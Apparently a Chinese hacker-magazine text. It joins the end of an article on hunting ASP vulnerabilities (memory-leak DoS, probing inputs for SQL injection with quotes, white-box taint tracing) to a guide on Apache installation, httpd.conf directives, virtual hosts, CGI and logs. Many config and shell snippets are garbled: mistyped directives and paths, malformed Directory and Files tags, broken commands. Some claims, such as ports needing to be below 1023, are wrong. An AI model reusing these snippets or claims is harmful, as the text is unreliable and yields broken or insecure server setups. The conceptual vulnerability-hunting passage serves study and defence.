DoS（拒绝服务式攻击）似乎不是正统人士所为，要是哪天某人发了疯一定要DoS掉某个论坛什么的，促使他下决心的事情我想肯定不小。据传说记载，大家都喜欢分布式的攻击（DDoS）某台服务器，而其乐此不疲不图回报大有几十年如一日的架势。我虽然不太赞成这种无聊的手段，可是为了文章的完整性，还是要简单的写一写。

要通过程序本身对其进行DoS，普通的手段就是耗尽内存，多个连接同时来耗内存的话，如果代码编写得好，好像也没有什么意义，比较好的方法是找找看有没有每次用过后没有释放的内存，如果有的话，造成一丁点的内存泄露，反复利用多次以后，效果就可以扩大化了。

DVBBS的一些测试版里面有这个问题，发现的人是原来学校网站的一个管理员MM：在网站运行了十来个小时后就死机，最后通过代码审查发现似乎是少了一个Set xxx=nothing的语句，添上就好了。按道理ASP应该有回收机制的，不知道这个问题是怎么形成的。

找这一类的漏洞，直接找有内存泄露的地方好了，没有什么好说的。其实我自己都不是很清楚ASP解释器的内部机制，继续谈下去的话，瞬间就没词了。也许还有其它方面的问题，这里就不写了。好归类的都归到了前面几类，独立的漏洞太特殊，不打算在这里一一列举。

开源代码的手工检测就是上面这些。写到这里的时候我突然看到了小榕的WED和WIS，看来远程注入的测试也悄悄地成了香饽饽，不过说实话，我对黑盒测试，一直是持不信任态度的。

黑盒——我们能测出什么？

这里的黑盒包含了手工与自动化的两方面。

对于手工测试，像上面说到的很多漏洞，比如说特殊字符引起的问题，只能够验证而极少能够测出。也就是说也许通过手工的方法你可以"发现"在你测试的这个地方，同样存在着你所熟知的一些问题，而倘若要凭空找出这些问题来，几乎是不可能。更加极端的话，后门也是测不出来的，就算你能穷尽所有的输入可能，但是出发后门的必要条件你不知道，也许方向性上就犯了错误，想要发现也是不可能的。再比如说，对于一段验证身份的代码，如果本身机制决定了密码是弱密码，而其它的加强条件可以被绕过（最简单的，过于简单的验证码），这种存在短时间内可以暴力破解的严重问题，完全是经验加上灵感（也许还有其它），手工测试都十分困难，自动化测试根本就是天方夜谈。

对于检查漏洞，黑盒的方法有很多的不利因素，市面上的东西，充其量只能算是检查工具，检查有没有已知漏洞，测试谈不上，更不用说发现了。那么，我们就界定了一个范围，抛开测试不提，单说检测是否存在已知类型的错误，在黑盒测试中怎么进行呢？或者我们把范围更加缩小，仅仅是检测是否有注入的问题，手工上该如何去做。

首先需要说明的是程序的特征。ASP程序中，接收的可能输入必然在程序本身有所表现，而这种表现来自两方面，POST的数据和GET的数据。试想，程序处理中存在某一个变量，只是凭空的Request过来，而在程序中没有任何机会给用户输入，那么这个变量不如设定成常量，或者是干脆不要。所以我们要找的输入可能，肯定大部分都在<form>和<a>中，前者的每一个成员都是可能的POST输入，后者的URL都是可能的GET输入，还有的也许存在于JavaScript中，如果可能，也都要抽取出来。还有程序可能处理到的输入，就是关于服务端变量的，比如HTTP_USER_AGENT、HTTP_REFERRER等，这些都是固定的可以枚举，做一个可能的表就可以了。

有了这些可能的输入以后，便要根据所有的可能输入构造测试用例。首先还要弄清楚字符串与枚举型的，有时候枚举型（比如投票系统中的选项）也会有注入的漏洞，但更多的情况下，也许你需要的是枚举这些类型，然后变换其它的类型。对于字符串之类的，按照经验加上单引号或者是分号就可以了，找出漏洞不是利用漏洞，先找到了才能谈后面的事情。

所有的输入可能和所有的构造可能都已经弄好，下一步就是组合起来去测试网站，如果把所有的可输入都分为"正常"与"非正常"两种情况，组合的结果是有若干个可输入的话，至少有2的N次方种可能，要想完整测试，还是写程序吧。

手工测试可以有针对性一点，页面中看到有什么type为hidden的，可以先测试，不同页面的变量可以先不要跨过去跨过来的，如果不是有特别的原因来全面测试一个网站，仅仅把单独页面内的变量进行测试就可以了。还有就是到底有没有漏洞怎么判定，也是一个问题。测试中间，如果有返回出错信息，基本上能够确定，其它的情况也许就要看具体的地方而言了，这个不好总结。

漏洞找到后的利用方法，网上的各种文章已经介绍得非常多了，这里就不再废话。

回过头来看市面上的检测注入的工具，很多只是找到URL，然后把里面可能的注入情况测试一下，离全面检查还差得很远，作为玩具看看还可以，对付一般的可能漏洞也还过得去，真正遇到问题的时候，还是要自己动手。

看看前面的分析可以知道，要写一个比较好的程序还是可行的，因为算法不是很困难，关键就是时间。如果谁有大量的时间，建议不要用来睡觉，写一个这样的程序造福众生吧。

白盒——模式匹配？

这可就真是吃饭的家伙了。倘若统统抖出来，我只好买个键盘，站在街边摆张纸条，写上"打手，替人打字，千字十元"找工作糊口去了。具体的资料请email索取，写出来的话，一来篇幅太长，再者看了这么长的文章，估计头也比较晕，再来一些公式定义，就该吐血了。

白盒测试能够测试的东西也有限，在不写解释器的情况下，很多东西都要通过经验来判断。这一个过程比较漫长，首先要把所有的asp都平坦化，该展开的展开，该包含的包含；然后选定一些容易出错的地方——通常是生成SQL语句的地方，找到参与的变量，前向切片，去掉所有没有影响或者是间接影响到的变量的语句；接着进行路径覆盖，看是否变量最初源于用户的输入，而且在一路下来的时候，经过了哪些处理，有没有过滤或者截断，最终在到达生成SQL语句的时候，有哪些可能；最后根据结果和经验库来判断漏洞是否存在。

除了SQL注入的问题能这样发现以外，类型、部分后门、特殊字符问题都可以很好的解决，关键在于经验库的选择。有时候，人本身可以扮演经验库这个角色，而且效果肯定比计算机好，这样子，工具就可以做成一个辅助性质的，最后一步令人头疼的经验库就可以省去。

关于利用模式匹配来识别错误/发掘漏洞的问题，很早以前ACM的论文就有过，个人的感觉是为了论文而论文的。模式匹配才不是想象中那么容易，虽然理论上说得通，但是实际编程上，可不是什么最长公共子串一类就能解决的，很有可能对不同的错误专门设计算法，而且还会涉及到程序理解甚至智能方面的问题。如果有程序说能够识别一小个种类错误，完全可能，倘若是说能够解决大部分的固定种类错误，恐怕还要等上好多年。这部分我有意专门写文章说明，真切希望有兴趣的朋友多多交流。

写到这里，差不多我能想到的找ASP漏洞的方面都涵盖到了。和在"遗失的可能"一章中说的一样，个人的能力毕竟有限，虽然我已尽力，但依然可能漏掉了很多东西。这篇文章中关于跨站，我写得很少，因为我对它的研究极少，只是比较认为可以归入注入一类中（不同的是不是注入SQL语句，而是注入到最后呈现给用户的HTML中）。其它方面，或许还有很大的疏漏，如果有时间和能力，以后当一并补齐。

寻找漏洞是一个漫长的过程，对于寻找ASP漏洞的朋友，我想说的就是三点：一、耐心；二、实践；三、灵感。现在大一点的论坛，出现的漏洞有可能都跨越了很多文件，没有耐心仔细阅读的话，很容易就错过了，如果有想法记不住的话，最好动手写下来，好记性不如烂笔头嘛；漏洞看了很多，找漏洞的文章也看了很多，如果不去做做看，最后还是只有看别人找漏洞，所以一定要动手去做；关于灵感，这个不好说，有时候是突然间想到的，有时候是别人无意点醒的，这个虽然不能学习，但是如果长期注意积累，往往其它方面的知识可以有启发的作用。

拿一个东西慢慢看，即使最后没有能够找到漏洞，对自己依然是提高。对所有的代码，我一直持尊敬的态度去读，因为别人做的事情是创造，而我们不过是在基础上修修补补或者是钻空子罢了。正所谓术业有专攻，别人不熟悉安全方面而犯下错误，是能够理解的，倘若以出现的问题去攻击代码开发者本身，这种行为就显得太浅薄了。

刘流：2004年是崭新的一年，在微软漏洞层出不穷的今天，如何架构一个安全的服务器，这将是新一年最时髦的话题。同时，我们的合法攻击平台"攻防实验室"也顺利开展两轮了，考虑到要为大家提供一个接近真实的入侵平台，我们策划在近几轮实验室中用Apache构建一个Web服务器，让大家尽可能地熟悉更多常见系统，拓宽自己的知识面。

当然，知己知彼，方能百战不殆，所以这次我们将Apache服务器的安全设定作为专题文章奉献给大家，虽然讲的是防护，但不了解防护你将永远不能提升自己的攻击技术！希望大家能真正领会"攻防对立统一"的辩证关系，在这对矛盾中找到突破口！

知己知彼，方能百战不殆

——Apache安全设定面面观

文/ 老牛

Apache是根据NCSA服务器发展而来，NCSA是最早出现的Web服务器程序之一，由伊利诺斯大学Urbana-Champaign分校的美国国家超级计算应用中心开发。在Apache的发展初期主要是一个基于UNIX系统的服务器，它的宗旨就是建立一个基于UNIX系统的功能更强、效率更高并且速度更快的WWW服务器，这就决定了它是从其他的服务器演变而来的并且添加了大量补丁来增强它在某一方面性能的Web服务器，所以被名为"APAtCHy Server（一个补丁组成的服务器）"。发展到今天，Apache已经被移植到很多平台上，大概有60%的服务器都是采用Apache，由此可见Apache的优势。为了帮助大家更好地防入侵，我们就一起来看如何配置一个常见的Apache服务器，希望能给大家的安全技术学习带来帮助！

Apache的安装

这里我们以Linux为例，Apache会随Linux系统一起安装，如果安装的时候选了Web Server组件，系统中就有了Apache。用户所做的工作，就是配置Apache使它满足自己的需要。

1．检查系统是否存在Apache及版本

用户可以执行下面的指令来检查系统是否存在Apache及其版本：

```
# rpm -qalgrep apache
```

如果存在Apache则会返回类似下面的字样

```
apache-1.3.19-5
apache-0.7-2
```

2．不带SSL的Apache的安装

用户也可以下载apache_1.2.4.rpm软件安装包，然后以root身份使用rpm -ivh apache_1.2.4.rpm命令安装。

```
# cd apache_1.3.9
# ./configure --prefix=/usr/local/httpd\ --active-modul=src/modules/php4/libphp4.a
# make
#make install
```

3．带SSL的Apache的安装

要给Apache加上SSL，必须另外准备3个文件：m-1.0.11.tar.gz、openssl-0.9.4.tar.gz和mod_ssl-2.4.5.-x.x.x.tar.gz。

文件mod_ssl的版本必须与要安装的Apache的版本一致，即安装Apache的版本是1.3.9，就准备mod_ssl-2.4.5.-1.3.9.tar.gz文件。先安装OpenSSL：

```
#and openssl-0.9.4
#sh config -fpIC
# make
# cd
```

接下来安装MM：

```
#cd mm-1.0.11
# ./configure --disable-shared
# make
#cd
```

然后安装mod_ssl：

```
#cd mod_ssl-2.4.5-1.3.9
# ./configure --with-apache=../apche_1.3.9\
#cd
```

最后安装apache:

```
#cd apache_1.3.9
#SSL_BASE=../openssl-0.9.4\EAPI_MM=../mm-1.0.11\./
configure\--enable-module=ssl\--prefix=/usr/local/
httpd\--activate-module=src/modules/php4/libphp4.a
#make install
#cd ..
```

这样就完成了带SSL的Apache的安装，下面我们再来说说它常见的安全配置方式。

Apache的配置文件

对于RedHat Linux系统，Apache的配置文件放在/etc/httpd/conf/目录下，如果是自行编译安装的Apache，则视编译时指定的目录路径而定，缺省是/usr/local/apache/conf。

在conf目录下有3个Apache的配置文件：httpd.conf、access.conf和srm.conf。

Apache启动时先调用httpd.conf，然后调用srm.conf，最后调用access.conf。但现代版本的Apache为避免管理和维护的混乱，已经将所有Apache的相关配置命令放在httpd.conf文件中，不再使用srm.conf和access.conf文件，虽然这两个文件仍然存在，但内容中没有任何配置命令，形同虚设。

httpd.conf文件内容分为3部分：

```
Section 1:Global Environment
Section 2:'Main' server configuration
Section 3:Virtual Hosts
```

下面将讲述这3部分的用法和与安全相关的注意点。

1. Global Environment

ServerType standalone：用来指定Apache的启动方式。有两种方式：standalone和inetd。Standalone模式是Apache独立运行，也是默认的启动方式。Inetd模式是守护进程监听http的连接请求才启动httpd进程，请求完毕后就结束httpd进程，这样负担很重。

ServerRoot "/etc/httpd"：Apache的目录，此处是存放配置、出错记录、日志文件的根目录。目录后面不要加"/"字符。

LockFile /var/lock/httpd.lock：保留默认值，不要更改。

PidFile /var/run/httpd.pid：指定记录Apache的父进程id的文件名及路径。

ScoreBoard /var/run/httpd.scoreboard：指定用于储存服务器进程处理信息的文件名和路径。

#ResourceConfig conf/srm.conf和#AccessConfig conf/access.conf：在标准的配置中，服务器启动时会处理这两个文件，因为现在的Apache只使用httpd.conf文件，摒弃了srm.conf和access.conf文件，所以这两行用#注释掉。

Timeout 300：设定超时时间。当远程客户端超过300秒还没连上Apache Server，或者Apache Server超过300秒没有传送字节给客户端，就立即断开连接。

KeepAlive On：KeepAlive设定客户端每个连接有多个请求，设为Off时此项无效。

MaxKeepAliveRequests 100：设定每次连接期间所允许的最大请求数目，设为0时表示允许无限制数目，推荐设定数字越大，则效能越高。

KeepAliveTimeout 15：设定等待同一个客户端的同一个连接发出下一个连接请求超过一定的时间就断线。

MinSpareServers 5和MaxSpareServer 20：设定最少闲置服务处理程序的数目和最大的闲置服务处理程序的数目。如果实际数目少于MinSpareServers，则将增加处理程序；反之，如果实际数目超过MaxSpareServers，那么，一些多余的处理程序将被杀掉。

StartServers 8：设定启动后初始化后启动服务进程的数目。

MaxClient 150：设定服务运行的总数量，一旦达到此数目，新来的客户端就被拒绝，所以该限制数目不能设得太小。

MaxRequestsPerChild 100：设定每个子程序处理结果前的要求数目，设0表示不限制。

#Listen 3000

#Listen 12.34.56.78:80

Listen 80：设定Apache监听的连接端口或IP地址及端口，缺省是80。

#BindAddress *：用来支持虚拟主机，该选项用来告知服务器接听哪个IP地址，可以使用*，或具体的IP地址、完整的域名。

#LoadModule foo_module libexec/mod_foo.so：DSO(Dynamic Shared Object)支持，DSO模块的概念和作用和Windows的DLL文件极其相似。

#ExtendedStatus On：当"server-status"管理程序被执行时，检查Apache的运行状态信息。缺省是Off。

2. Main Server Configuration

如果在第一部分"Global Environment"中的ServerType指令设为inetd的话，那么这部分就没有任何效果，可以直接跳到ServerAdmin指令。

Port 80：设定Standalone服务器监听的连接端口，也可以设为其他端口，必须小于1023。以root身份更改端口。

User apache和Group apache：指定运行 httpd的用户和用户组。必须首先以root身份指派。

ServerAdmin root@localhost：设定管理员的电子邮件地址，用来当Apache有问题会自动发Email通知管理员。

#ServerName localhost：设定主机名称，可以用域名和IP地址。

DocumentRoot "/var/www/html"：设定Apache放置网页的目录路径。

```
<Directory/>
Options FollowSymLinks
AllowOverride None
<Directory/>
```

设定Apache能够访问的每一个目录，当它们被访问时所执行的动作。本章节后面将详细叙述Apache的目录存取方法。

```
<Directory "/car/www/html">
Options Indexes Include FollowSymLinks
AllowOverride None
Order allow, deny
Allow from all
</Directory>
```

此处设定apache的网页目录的执行动作。后面我们将详细叙述目录的存取方法。

```
<Directory/>
AllowOverride None
Options None
Allow from all
</Directory>
```

类似上面的，可以防止用户创建自己的.htaccess文件，这一点非常重要，在这个文件中可以改变全局参数，以致影响到整个系统的安全。可以在httpd.conf文件中的加入的指令都加上上面的代码。

UserDir public_html：设定用户在自己的目录下建立public_html放置网页，即/home/*/public_html/，这样在浏览器地址栏输入http://apache服务器/~用户名/就能显示网页。设定的目录必须告知用户，否则他们不知道网页放什么地方。

DirectoryIndex index.html index.htm index.shtml index.php index.php4 index.php3 index.cgi：设定Apache的默认首页文档。

AccessFileName .htacess：指定控制存取的文件名称。Apache默认的是.htaccess，后面我们将详细叙述该文件的用法。

```
<Files "\.ht>
Order allow,deny
Deny from all
</Files>
```

防止用户端看到ht开头的文件内容，因为.htaccess记载了相关信息，.htpasswd记载了密码信息，为了安全不允许其他人访问这些文件。

#CacheNegotiatedDocs：指定Proxy服务器是否将交互产生的文件存在cache，注释掉就是不指定。

UseCanonicalName On：设定是否使用标准的名称，默认是On。

TypeConfig /etc/mime.types：指定存放MIME文件类型的文件。

Default Type text/plain：指定如果Apache不认此文件类型时，按照预设的格式显示，一般以文本文字显示。

```
<IfModule mod_mine_magic.c>
MIMEMagicFile conf/magic
</ifModule>
```

mod_mime_magic模块，可以让Apache由文件内容决定其MIME类型。如果存在该模块，才会处理MIMEMagicFile这一段；上面3行是当没有该模块时就处理这一段。

HostnameLookups off：设定Apache是否向名称服务器解析该IP地址，记录此连接的名称（如Hacker.com.cn）。因为DNS解析要花一定时间，所以默认设为off，仅记录IP。

ErrorLog /var/log/httpd/error_log：指定Apache发生错误时，记录文件的位置。如果在<VirtualHost>中没有指定作无记录文件，则用/var/log/httpd/error_log，否则使用<VirtualHost>指定的文件。

LogLevel warn：指定记录的详细等级，有8个等级，分别是debug、info、notice、warn、error、crit、alert和emerg。按从详细到简略排列：

```
LogFormat "%h %l %u %t \"%r\" %>s%b\"{Referer}I\"\"%{UserAgent}I\""combind
Logformat"%h%l%u%t\"%r\"%>s%b"common
Logformat "%{Referer}I->%U"referer
LogFormat"%{User-agent}I"agint
```

定义4种格式的别名：combind、commen、referer、agint。

```
#CustomLog /var/log/httpd/access_log common
CustomLog /var/log httpd/access_log combind
```

指定记录文件使用哪个自定义的格式。其他不使用的自定义格式注释掉。

以上是关于日志文件的，将在后面的Apache日志文件中详细叙述。

ServerSignature On：设为On时，当Apache产生错误时，就在网页上显示Apache的版本信息、主机名称、端口等一行信息；设为Off时，就不显示相关的信息；设为E-mail时，就有mailto:给管理员的超连接。

Alias/icons /"var/www/icons/"：使用较短的别名，其格式为：Alias 别名 原名。可以无限制地建立别名。注意别名的后面如果有/，那么在使用URL时也得有/。

ScriptAlias /cgi-bin/ "/var/www/cgi-bin/"：和Alias类似，设定服务器脚本目录。

应该强制性地使用ScriptAlias指令来限定CGI程序位于某个或者几个特定的位置。一般可以设置多个ScriptAlias。必须保证cgi-bin目录不在html目录下，这一点非常重要，可以防止黑客只需要浏览它们就可以查看这些CGI程序。

IndexOptions FancyIndexing：以特定的图形显示文件清单，需以下文件配合。

```
AddIconByEncoding (CMP, /icons/compressed.gif) x-com-press x-gzip

DefaultIcon /icons/unknown.gif
```

指定显示文件清单时各种文件类型的对应图形。

3. Virtual Hosts

这部分是设定虚拟主机的。所谓虚拟主机，就是指

一台服务器作为多域名的Web服务器。ISP经常通过一台服务器为它的客户提供Web服务。而客户希望主页以自己的名字出现，而不是在该ISP的名字后面，因为使用单独的域名和根网址可以看起来更正式一些，传统上，用户必须自己设立一台服务器才能达到单独域名的目的，然而这需要维护一个单独的服务器，很多小单位缺乏足够的维护能力，更为合适的方式是租用别人维护的服务器。ISP也没有必要为一个机构提供一个单独的服务器，完全可以使用虚拟主机能力，使服务器为多个域名提供Web服务，而且不同的服务互不干扰，对外就表现为多个不同的服务器。虚拟主机就是解决这种问题的方案，使客户的域名实际指向ISP的同一台服务器。

Apache有两种支持虚拟主机的方式 一是为每一个虚拟主机设置单独的httpd进程，二是为所有的主机设置一个单独的httpd进程。

(1)为每一个虚拟机设置单独的httpd进程

在httpd.conf文件的第一部分Global Environment中的BindAddress指令或Listen指令来指定虚拟主机的地址和端口。

BindAddress指令用来指定单一的地址，可以使用域名或IP地址。该指令在httpd.conf文件中只能出现一次。

Listen指令可以让httpd进程监听多个地址或端口，反复使用Listen指令就能实现这个要求。

(2)为所有的主机设置一个单独的httpd进程

这是一个常用的方法。用户只要维护一个httpd.conf文件。在此文件的第3部分Virtual Host中，用<VirtualHost></VirtualHost>指令来为所有的虚拟主机进行配置。有多个虚拟主机就有多个<VirtualHost>段。在不同的虚拟主机的<VirtualHost>段中可以指定不同的ServerAdmin、ServerName、DocumentRoot、ErrorLog、TransferLog。

虚拟主机有3种实现方式 以主机名称的方式虚拟、以IP的方式虚拟、以端口的方式虚拟。下面就举例说明在httpd.conf的第3部分Virtual Host来实现上面提及的方式。

1)以主机名称的方式虚拟

如果用户的一台服务器有多个域名，举例如下:

```
NameVirtualHost 210.12.195.6
<VirtualHost hacker.con.cn>
ServerAdmin bright@hacker.com.cn
DocumentRoot /var/www/html/hacker
ServerName hacker.com.cn
</VirtualHost>
<VirtualHost pcfrient.com.cn>
ServerAdmin admin@pcfrient.com.cn
DocumentRoot /var/www/html/pcfrient
Servername pcfrient.com.cn
</VirtualHost>
```

2)以IP的方式虚拟

注册域名是要花一笔费用的。可以用IP来虚拟，在Linux中可以为一个网卡捆绑两个IP地址。举例如下:

服务器的地址是210.12.195.6，现在有一个IP地址210.12.195.9没有使用，现在将210.12.195.9捆绑到服务器的网卡中，执行命令:

```
#ifconfig eth0:0 210.12.195.9
```

这样，服务器就有两个IP地址了。以IP的方式虚拟和以主机的名称的方式虚拟类似，看下面的例子:

```
NameVirtualHost 210.12.195.6
<VirtualHost 210.12.192.6>
ServerAdmin bright@hacker.com.cn
DocumentRoot /var/www/html/hacker
</VirtualHost>
<VirtualHost 210.12.192.9>
ServerAdmin bright@hacker.com.cn
DocumentRoot /var/www/html/pcfrient
</VirtualHost>
```

以IP的方式虚拟不用NameVirtualHost指令。

3)以主机名称和IP的方式虚拟

就是上面的两个方式的结合。看下面的例子:

```
NameVirtualHost 210.12.195.6
<VirtualHost hacker.con.cn>
ServerAdmin bright@hacker.com.cn
DocumentRoot /var/www/html/hacker
ServerName hacker.com.cn
</VirtualHost>
<VirtualHost 210.12.195.6>
ServerAdmin bright@hacker.com.cn
DocumentRoot /var/www/html/pcfrient
</VirtualHost>
```

4)以端口的方式虚拟

http默认的端口是80，如果用户要开设另一个端口443作为另一个虚拟主机，例子如下:

```
Listen 80
Listen 443
<VirtualHost 210.12.192.6:80>
ServerAdmin bright@hacker.com.cn
DocumentRoot /var/www/html/hacker
</VirtualHost>
<VirtualHost 210.12.195.6:443>
ServerAdmin suying@hacker.com.cn
DocumentRoot /var/www/html/pcfrient
</VirtualHost>
```

5)以不同的IP和端口的方式来虚拟

该方式是以IP的方式虚拟和以端口的方式虚拟的结合。假设服务器捆绑了两个IP地址，210.12.192.6和210.12.195.9，后面用端口443。例子如下:

```
Listen 210.12.192.6: 80
Listen 210.12.195.9: 443
<VirtualHost 210.12.192.6:80>
ServerAdmin bright@hacker.com.cn
DocumentRoot /var/www/html/hacker
</VirtualHost>
<VirtualHost 210.12.195.9:443>
ServerAdmin suying@hacker.com.cn
DocumentRoot /var/www/html/pcfrient
</VirtualHost>
```

Apache设定目录级访问控制

缺省情况下，Apache可以访问其权限允许的所有目录。虽然Apache必须以唯一的UID和GID运行，最好不允许它可以访问任何具有world-read权限(004)的文件，可以禁止Apache访问由修正控制系统(源代码控制软件)所使用的RCS目录。在httpd.conf中，典型的指令如下：

```
<Directory />
Order deny,allow
Deny from all
</Directory>

<Directory /home/*/public_html/RCS>
Order deny,allow
Deny from all
</Directory>

<Directory /home/*/public_html>
Order deny,allow
Allow from all
</Directory>

<Directory /httpd/html/RCS>
Order deny,allow
Deny from all
</Directory>

<Directory /httpd/html>
Order deny,allow
Allow from all
</Directory>
```

<Directory>总是和</Directory>成对使用，在它们之间的部分就是对指定目录的访问设置。目录名中可以使用正则表达式来同时匹配多个目录，但必须在表达式前附加一个字符 ~。如<Directory ~"/www/.*/[0-9]{3}">，表示匹配在/www目录下所有以3个数字组成的子目录。不过，如果直接使用通配符就无须加此符号~。

除了在httpd.conf文件中指定Apache的用户User和用户组Group，然后给指定的文件目录指派相应的权限给Apache外，还可以通过<Directory>指令来控制目录的访问权限和访问方式。

在<Directory>指令中，有如下命令：Options、AllowOverride、Order、Allow、Deny。

1. Options

用来指定在该目录及子目录下的文件可以采取的操作。可用参数有：Indexes、Includes、FollowSymLinks、ExecCGI、MultiViews、None、All。

Indexes参数使得Apache在没有找到缺省的索引文件自动生成索引列表。就是说，如果在httpd.conf文件中用DirectoryIndex指定了索引文件Index.html，如果不存在该文件，就自动生成该目录的文件列表作为索引文件。如果没有指定此参数，也没有指定DirectoryIndex并且不存在缺省的索引文件，Apache就返回禁止访问的页面。

FollowSymLinks参数允许httpd按符号连接访问。

Includes参数使用服务器端包含SSI。需要和AddHandler命令配合使用。有关SSI将在后面的章节讲述。

ExecCGI参数指定该目录可以运行CGI程序。也需要AddHandler命令配合使用。MultiViews参数使Apache根据特定条件来自动选择并返回一个合适的文件。该参数一般很少用到。

None参数表明不使用上面的任何参数。

All参数表明使用上面除了MultiViews参数以外所有参数的组合。

2. AllowOverride

除了在httpd.conf中指定目录的访问权限外，也可以通过在目录下存放一个文件来控制目录的权限，该文件名由httpd.conf的AccessFileName指令指定，一般是.htaccess这个文件名。AllowOverride命令有6个参数：None、All、Options、FileInfo、AuthConfig、Limit。

3. Order、Allow、Deny

这3个指令需要配合使用来控制目录的访问权限。Order指定检查规则的秩序。Order Allow,Deny表示先按Allow规则检查，再按Deny规则检查，如果Allow规则满足就不再检查Deny规则。Oeder Deny,Allow表示先按Deny规则检查，如果不满足Deny规则，就按Allow规则检查。

Apache还有<File></File>指令，命令配置和<Directory>大体一致。

在Apache上运行CGI

CGI是Common Gateway Interface的缩写，翻译过来是通用网关接口。它使Web服务器具备了与客户端交互的能力。CGI提供了一个统一的标准，让程序在Web服务器上运行，接受来自浏览器发来的数据，进行处理后返回结果。CGI程序可以用各种编程语言或者脚本语言来编写，C、C++、Delphi、perl等都可以用来编写CGI程序。编译型语言的优点是运行速度快，脚本型语言的优点是便于修改、移植和调试。

CGI最大的缺点在于安全性。一个编写很糟糕的CGI容易成为黑客入侵、攻击系统的最直接的途径。每次执行CGI程序服务器都会产生一个进程，直至执行完毕后才被撤销，如果在处理大量的请求时，这样的工作方式是很低效的。

常用的CGI文件后缀名是CGI和pl。要将CGI文件的权限更改为755，即可执行权限。否则，在请求运行该程序时服务器会返回"禁止访问"的错误。更改权限执行命令：#chmod 755 login.cgi。

为有效控制CGI的存取，建议不要使用ScriptAlias的方式，在httpd.conf中将下面一行注释掉 #ScriptAlias /cgi-bin "/var/www/cgi-bin/"。这种方式使所有位于/var/

www/cgi-bin/下的所有文件视为CGI程序，如果程序编写不完善，一旦被黑客利用就会带来意想不到的后果。建议用下面的方式：

在httpd.conf文件中，加入：AddHandler cgi-script .cgi，该命令用来说明特定后缀的文件为CGI程序。然后加上一行：Alias /cgi-bin/ "/var/www/cgi-bin/"，将此行下面的代码：

```
<Directory "/var/www/cgi-bin">
AllowOverride None
Option None
Order allow,deny
Allow from all
</Directory>
修改为：
<Directory "/var/www/cgi-bin/">
AllowOverride None
Options ExecCGI
Order allow,deny
Allow from all
</Directory>
```

这样，Apache可以让这个目录执行CGI，并且因为已经用Alias指令简化CGI的目录路径，浏览器在URL请求http://www.hacker.com.cn/cgi-bin/login.cgi的时候，Apache会处理该请求并返回结果，而不是把CGI文件以文本形式返回给浏览器。

CGI脚本和程序是系统中唯一的一类和连接到TCP/IP80端口的任何用户交互的程序。所以，没有经过安全分析的CGI容易被黑客利用而带来潜在的风险编写或采用现有的CGI程序要注意CGI程序中可能存在的安全漏洞，特别是对用户输入的问题。最好让所有的CGI程序在一个独立的系统上运行。

Apache本身集成了suEXEC功能，该功能可以使CGI程序以拥有该程序的用户身份运行，而不是Apache运行时所使用的用户身份。缺省情况下，该功能没有启用。SuEXEC只能由Apache调用，且它所在的目录应由httpd.conf指定的用户有执行权限，suEXEC程序调用set-UID将用户身份设为root并进行一定的安全性检查。请求suEXEC调用的程序不能指定绝对路径，也不能包含/../，否则suEXEC将会拒绝调用这个程序。SuEXEC不能被系统帐户调用，并且如果存放CGI程序的目录除了拥有suEXEC程序将调用的CGI程序的用户外，还有其他用户有写权限，那么该目录下不能运行suEXEC程序。

Apache日志文件

Apache日志文件记录了服务器对每次请求做出响应的有关信息。通过分析日志文件，可以提供重要的统计数据，如访问量最大或访问最频繁的Web页 也可以查看服务器的错误记录，从而获得和安全问题相关的信息。用户需要高度重视日志文件，要经常查看，尤其是错误信息日志文件，以便能尽快发现已经发生的问题或可能存在的问题。

很多时候，除非用户注意到Apache有些异常，否则日志文件中不寻常的项目最先指示出有人入侵了系统。黑客也知道这一点，任何高明的黑客会用vi之类的工具编辑遭受入侵的系统的日志文件，抹去痕迹。Apache缺省保留两个日志文件：访问日志和错误日志。

1．访问日志

RedHat访问日志文件缺省是/var/log/httpd/access_log。这是Apache标准的日志文件。访问日志的作用是，记录所有对Apache服务器的访问活动，用户可以借此查阅哪些人什么时间什么地点浏览了网站的哪些内容。下面是访问日志中一个典型的记录

```
210.12.195.6 - - [10/Aug/2002:14:47:37 -
     ①      ②③          ④
0400] "GET / HTTP/1.0" 200 654
 ⑤                ⑥ ⑦
```

这行内容由7项构成，上面的例子中有两项空白，但整行内容仍旧分成了7项。

①是远程主机的地址，即它表明访问网站的究竟是谁。在上面的例子中，访问网站的主机是210.12.195.6。可以通过nslookup之类的工具来查找DNS，可以看出，仅仅从日志记录的第一项出发，我们就可以得到有关访问者的不少信息。

默认情况下，①只是远程主机的IP地址，但可以要求Apache查出所有的主机名字，并在日志文件中用主机名字来替代IP地址。然而，这种做法通常不值得推荐，因为它将极大地影响服务器记录日志的速度，从而也就减低了整个网站的效率。另外，有许多工具能够将日志文件中的IP地址转换成主机名字，因此要求Apache记录主机名字替代IP地址是得不偿失的。然而，如果确实有必要让Apache找出远程主机的名字，用户可以在httpd.conf文件中加入如下指令：HostNameLookups on。

如果HostNameLookups设置成double而不是on，日志记录程序将对它找到的主机名字进行反向查找，验证该主机名字确实指向了原来出现的IP地址。默认情况下，HostNameLookups设置为off。

上例日志记录中的②是空白，用一个"-"占位符替代。实际上绝大多数时候这一项都是如此。这个位置用于记录浏览者的标识，这不只是浏览者的登录名字，而是浏览者的E-mail地址或者其他唯一标识符。这个信息由identd返回，或者直接由浏览器返回。很早的时候，那时Netscape 0.9还占据着统治地位，这个位置往往记录着浏览者的E-mail地址。然而，由于有人用它来收集邮件地址和发送垃圾邮件，所以它未能保留多久，很久之前市场上几乎所有的浏览器就取消了这项功能。因此，现在在日志记录的第二项看到E-mail地址的机会已经微乎其微了。

日志记录的③也是空白。这个位置用于记录浏览者进行身份验证时提供的名字。当然，如果网站的某些内容要求用户进行身份验证，那么这项信息是不会空白的。但是，对于大多数网站来说，日志文件的大多数记录中这一

项仍旧是空白的。

日志记录的第四项是请求的时间。这个信息用方括号"[ ]"包围，而且采用所谓的"公共日志格式"或"准英文格式"。因此，上例日志记录表示请求的时间是2002年8月10日星期六14:47:37。时间信息最后的"-0400"表示服务器所处时区位于UTC之前的4小时。

日志记录的⑤或许是整个日志记录中最有用的信息，它记录了服务器收到的是一个什么样的请求。该项信息的典型格式是"METHOD RESOURCE PROTOCOL"，即"方法 资源 协议"。

在上例中，METHOD是GET，其他经常可能出现的METHOD还有POST和HEAD。此外，还有不少可能出现的合法METHOD，但主要就是这3种。

RESOURCE是指浏览者向服务器请求的文档或URL。在这个例子中，浏览者请求的是"/"，即网站的主页或根。大多数情况下，"/"指向DocumentRoot目录的index.html文档，但根据服务器配置的不同它也可能指向其他文件。

